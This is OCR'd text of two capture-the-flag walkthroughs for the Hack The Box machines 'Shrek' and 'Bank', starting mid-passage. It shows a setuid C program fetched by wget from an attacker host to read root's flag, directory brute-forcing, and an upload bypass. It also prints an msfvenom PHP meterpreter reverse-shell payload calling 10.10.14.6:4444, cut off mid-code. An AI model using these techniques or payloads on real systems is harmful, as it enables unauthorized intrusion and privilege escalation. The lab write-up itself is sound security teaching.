drwxr-xr-x 17 root root   480 Apr  4 18:41 run
lrwxrwxrwx  1 root root     7 Mar 26  2017 sbin -> usr/bin
drwxr-xr-x  4 root root  4096 Aug  9  2017 srv
dr-xr-xr-x 13 root root     0 Apr  4 18:41 sys
drwxrwxrwt  8 root root   160 Apr  4 18:41 tmp
drwxr-xr-x  8 sec  root  4096 Aug 16  2017 usr
drwxr-xr-x 12 root root  4096 Aug 16  2017 var
[sec@shrek /]$ cd usr
[sec@shrek usr]$ ls -la
total 104
drwxr-xr-x  8 sec  root  4096 Aug 16  2017 .
drwxr-xr-x 17 root root  4096 Aug  9  2017 ..
drwxr-xr-x  5 root root 36864 Aug 16  2017 bin
drwxr-xr-x 92 root root 12288 Aug 16  2017 include
drwxr-xr-x 67 root root 28672 Aug 16  2017 lib
lrwxrwxrwx  1 root root     3 Mar 26  2017 lib64 -> lib
drwxr-xr-x 11 root root  4096 Aug  9  2017 local
lrwxrwxrwx  1 root root     3 Mar 26  2017 sbin -> bin
drwxr-xr-x 71 root root  4096 Aug  9  2017 share
drwxr-xr-x  2 sec  root  4096 Aug 23  2017 src
[sec@shrek usr]$ cd src
[sec@shrek src]$ ls -la
total 12
drwxr-xr-x 2 sec  root 4096 Aug 23  2017 .
drwxr-xr-x 8 sec  root 4096 Aug 16  2017 ..
-rw-r--r-- 1 root root   91 Aug 22  2017 thoughts.txt
[sec@shrek src]$ cat thoughts.txt
That must be Lord Farquaad's castle...
Do you think he's maybe compensating for something?
[sec@shrek src]$
```

We create a file called raj in this directory.

```
[sec@shrek src]$ touch raj
[sec@shrek src]$ ls -la
total 12
drwxr-xr-x 2 sec  root  4096 Apr  4 18:50 .
drwxr-xr-x 8 sec  root  4096 Aug 16  2017 ..
-rw-r--r-- 1 sec  users    0 Apr  4 18:50 raj
-rw-r--r-- 1 root root    91 Aug 22  2017 thoughts.txt
```

After a few minutes, we find that it changed to user and group of the file changed to root.

```
[sec@shrek src]$ ls -la
total 16
drwxr-xr-x 2 sec  root  4096 Apr  4 18:52  .
drwxr-xr-x 8 sec  root  4096 Aug 16  2017  ..
-rw-r--r-- 1 root root     0 Apr  4 18:50  raj
```

Now to exploit the file we create a c program in our system that can give us the root.txt file in root directory. After creating the file we use SimpleHTTPServer module of python to transfer the file.

Open | shell.c ~/Desktop | Save

```
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <unistd.h>

int main()
{
        setuid( 0 );
        system( "cat /root/root.txt" );
        return 0;
}
```

We now download the file into the target system using wget.

```
1  wget http://10.10.14.6:8000/shell.c
```

After downloading the file we compile the c program and save the compiled executable as rootshell.

```
1  gcc shell.c -o rootshell
```

```
[sec@shrek src]$ wget http://10.10.14.6:8000/shell.c
--2018-04-04 19:16:23--  http://10.10.14.6:8000/shell.c
Connecting to 10.10.14.6:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 177 [text/plain]
Saving to: 'shell.c'

shell.c                                                 100%[==============

2018-04-04 19:16:24 (30.2 MB/s) - 'shell.c' saved [177/177]

[sec@shrek src]$ gcc shell.c -o rootshell
[sec@shrek src]$ ls -la
total 28
drwxr-xr-x 2 sec  root  4096 Apr  4 19:16 .
drwxr-xr-x 8 sec  root  4096 Aug 16  2017 ..
-rwxr-xr-x 1 sec  users 8496 Apr  4 19:16 rootshell
-rw-r--r-- 1 sec  users  177 Apr  4 19:14 shell.c
-rw-r--r-- 1 root root    91 Aug 22  2017 thoughts.txt
```

We now wait for the system to change the user and group of the file. As soon as it changes the user and group of the file we run it and find the final flag.

```
[sec@shrek src]$ ls -la
total 32
drwxr-xr-x 2 sec  root  4096 Apr  4 19:17  .
drwxr-xr-x 8 sec  root  4096 Aug 16  2017  ..
-rw-r--r-- 1 sec  users    1 Apr  4 19:19 '--reference=thoughts.txt'
-r-sr-sr-x 1 root root  8496 Apr  4 19:16  rootshell
-rw-r--r-- 1 root root   177 Apr  4 19:14  shell.c
-rw-r--r-- 1 root root    91 Aug 22  2017  thoughts.txt
[sec@shrek src]$ ./rootshell
54d3c885deb157[illegible]79814c88178
[sec@shrek src]$
```

Author: Sayant

From <https://www.hackingarticles.in/hack-the-box-challenge-shrek-walkthrough/>


Bank

Wednesday, January 2, 2019 7:17 PM


Level: Intermediate
Task: find **user.txt** and **root.txt** file on victim's machine.
Since these labs are online accessible therefore they have static IP. The IP of Bank is **10.10.10.29** so let's initiate with nmap port enumeration.

```
1 nmap -A 10.10.10. 29
```


From given below image, you can observe we found ports 22, 53 and 80 are open in victim's network. As you have seen in our all previous lab that we love to explore target IP via port 80 on our web browser, similarly we follow that tradition in this also but Bad Luck!! this time it didn't work at all.




Now the last option was to **add target IP** inside **/etc/host** file since port 53 was open for the domain and as it is a challenge of hack the box thus I edit **bank.htb** as a domain name.




Then I explore domain name: bank.htb through the web browser and found following login page as shown below.



Then I preferred to use dirbuster tool and chose **directory list 2-3 medium.txt** file for directory brute force attack on **http://bank.htb** for PHP file extension.




Here I found so many directories but I was interested in **support.php** file. So when I try to explore **http://bank.htb/support.php** I was unable to access this web page as I was always redirected to login page due to HTTP response 302.




Type	Found	Response	Size
Dir	/	302	7652
Dir	/assets/	200	1887
Dir	/uploads/	403	453
Dir	/icons/	403	451
Dir	/assets/js/	200	1964
Dir	/assets/fonts/	200	2176
Dir	/assets/img/	200	1342
Dir	/assets/css/	200	2155
File	/support.php	302	3623
File	/index.php	302	7654
File	/login.php	200	2307
Dir	/assets/font-awesome/	200	1719
File	/assets/js/sweetalert.min.js	200	17263
File	/assets/js/bootstrap.min.js	200	37320

So I installed **noredirect** plugin from firefox that allows me stop any 302 redirections. I simply added http://bank.htb/login.php to the noredirect plugin so it can stop redirecting to /login.php consistently.



So now I'm able to access exact support.php page where I saw an upload option for uploading a PHP file hence we can try to upload a PHP backdoor instead of a genuine PHP file.




Using msfvenom we had created a malicious shell.php file by executing following command.

```
msfvenom -p php/meterpreter/reverse_tcp lhost=10.10.14.6 lport=4444 -f raw
```


Simultaneously run multi/handler for reverse connection of victim's system.

```
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=10.10.14.6 lport=4444
 -f raw
/usr/share/metasploit-framework/lib/msf/core/opt.rb:55: warning: constant OpenSS
L::SSL::SSLContext::METHODS is deprecated
No platform was selected, choosing Msf::Module::Platform::PHP from the payload
No Arch selected, selecting Arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1111 bytes
/*<?php /**/ error_reporting(0); $ip = '10.10.14.6'; $port = 4444; if (($f = 'st
ream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_ty
pe = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip
, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_callable
($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip,
$port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) { die('no sock
et funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $
len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if
 (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while
(strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len-str
len($b)); break; case 'socket': $b .= socket_read($s, $len-strlen($b)); break; }
 } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_l
oaded('suhosin') && ini_get('suhosin.executor.disable_eval')) { $suhosin_bypass=
```

